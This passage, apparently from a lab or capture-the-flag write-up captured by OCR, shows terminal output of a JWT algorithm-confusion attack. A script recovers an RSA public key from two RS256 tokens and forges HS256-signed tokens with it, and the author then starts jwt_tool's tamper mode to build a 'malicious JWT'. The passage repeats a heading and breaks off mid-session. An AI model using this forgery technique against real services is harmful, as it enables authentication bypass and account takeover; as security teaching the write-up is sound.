
⌥⌘1
ronan@Ronans-MacBook-Air:~/Documents/Miscellaneous/Coding/Security/Tools/jwt_tool

```
❯ python3 jwt_forgery.py "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VyIjoiYSIsImlhdCI6MTcyMDE5MjgzMn0.SsFc4bV8HjCiNkdGVM_--GYnqW1
N4uE6vktJrwomnjK2o8LXdo50Bb2bp0ZsclbieuvMZ99E_gzmgH1ax9toFWpYWVwGqLT5FFRu-hO8DnKMOo6sTNb_l12VJEJMTEE4Ook6oUL9BMOTEe9snofhlMpZf85lN
iDqNpmUURk1JwVtoei1HIw2vE4ZhIbebJjIhTMJ1ds3_eKq3pFqBNwC8MEDtlpAg5_QLO0bMr3WHVTzu-Qt404d-eTtkjHAps0wvlZ8osmvWGI5VaI5oPSwBooq8DeNQJ3
_Y2rMBSL-k9KAhZ_Chv4jbm3wVAYD0-Jaqav-AaDGJRHS8VECEdqmtQ" "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VyIjoiYiIsImlhdCI6MTcyMDE5NjM
yM30.ZmWLyGtmizP0Q0IfSokZkwWPCqqchRTa30FADUbiXNED2VmkHsPqHQQgOcOsMhGJGlUyR98FGkSAHHM4T35GI-VC-2GnUNkvtWH3Wq_M4Vdkc50N58xowV_xdsC34
HXdykeFPbop6wuDgYZKs3LlPEMynBTLvVHjLPogGzDkiMdOb86WiVBP4HBvxIN6468P5MRELtKe6225txJRYX9v9ytNrtCOHN4BYGwDSgU5ND0aJqQiKOMyJJorUahOzfa
eaNv14Bz_7Sxllbyl88-2XfddeOJNMwP_PTz1pxIInC24mrOdU1214GFxye27hRxfJln8TkHrE40FQjDSSngqCg"
[*] GCD:  0x1
[*] GCD:  0xae3c9b34d4b7493f157d4a00221be5649b4db3db60d0adbe6c0a7236d716bc60ff6d11099c8d6a95cd093a817c67ccce112829268ae0487b0f1fab
fe86039edc120d84eb61ae211b6a687b195188f5c4064850c79dc0e2b9a005726318b7e386886db0233289f6786be90c40e64dca010ff9c4030c50af2800e2d41b
52506337c292d1a9722487cbdd35da39a1b33517a09e4c429067c85543e986b760cff5a565964953318251efe95d2f1c08fcefcf8e14b6015a9e65756cc0b45ff4
7fb5c3294d09aa1e1f1127ef3d027907f1c393c58cce158d118c6cee5640bc9aa6d2172d0e0052f62d568fdf39b7e2dacee9eaac72d0b08bb4c8fa129f7585608f
bd63
[+] Found n with multiplier 1  :
 0xae3c9b34d4b7493f157d4a00221be5649b4db3db60d0adbe6c0a7236d716bc60ff6d11099c8d6a95cd093a817c67ccce112829268ae0487b0f1fabfe86039ed
c120d84eb61ae211b6a687b195188f5c4064850c79dc0e2b9a005726318b7e386886db0233289f6786be90c40e64dca010ff9c4030c50af2800e2d41b52506337c
292d1a9722487cbdd35da39a1b33517a09e4c429067c85543e986b760cff5a565964953318251efe95d2f1c08fcefcf8e14b6015a9e65756cc0b45ff47fb5c3294
d09aa1e1f1127ef3d027907f1c393c58cce158d118c6cee5640bc9aa6d2172d0e0052f62d568fdf39b7e2dacee9eaac72d0b08bb4c8fa129f7585608fbd63
[+] Written to ae3c9b34d4b7493f_65537_x509.pem
[+] Tampered JWT: b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjogImEiLCAiaWF0IjogMTcyMDE5MjgzMiwgImV4cCI6IDE3MjEwMDkyMzZ9.ktvj
hEnPa5vg4m6PBgwyGe39cZI-dsHBmhe1ZRbAmgQ'
[+] Written to ae3c9b34d4b7493f_65537_pkcs1.pem
[+] Tampered JWT: b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjogImEiLCAiaWF0IjogMTcyMDE5MjgzMiwgImV4cCI6IDE3MjEwMDkyMzZ9.LPgZ
kL1uOCp4COoHu7TF3_2zy643zVtunOhmUzzOLms'
=====================================================================
Here are your JWT's once again for your copypasting pleasure
=====================================================================
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjogImEiLCAiaWF0IjogMTcyMDE5MjgzMiwgImV4cCI6IDE3MjEwMDkyMzZ9.ktvjhEnPa5vg4m6PBgwyGe39
cZI-dsHBmhe1ZRbAmgQ
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjogImEiLCAiaWF0IjogMTcyMDE5MjgzMiwgImV4cCI6IDE3MjEwMDkyMzZ9.LPgZkL1uOCp4COoHu7TF3_2z
y643zVtunOhmUzzOLms

~/Documents/Miscellaneous/Coding/Security/Tools/jwt_tool master ?6                                                    28s ?Tools
❯ |
```

Now we just test both the cookies to find which is valid. In my case the second was valid.

exploitation

Now I create my malicious JWT using **jwt_tool**




⌥⌘1
ronan@Ronans-MacBook-Air:~/Documents/Miscellaneous/Coding/Security/Tools/jwt_tool

```
❯ python3 jwt_tool.py 'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjogImEiLCAiaWF0IjogMTcyMDE5MjgzMiwgImV4cCI6IDE3MjEwMDkyMzZ9.L
PgZkL1uOCp4COoHu7TF3_2zy643zVtunOhmUzzOLms' -T

 Version 2.2.7                                        @ticarpi

Original JWT:


=====================================================================
This option allows you to tamper with the header, contents and
signature of the JWT.
=====================================================================

Token header values:
[1] typ = "JWT"
[2] alg = "HS256"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] user = "a"
```

exploitation

Now I create my malicious JWT using **jwt_tool**



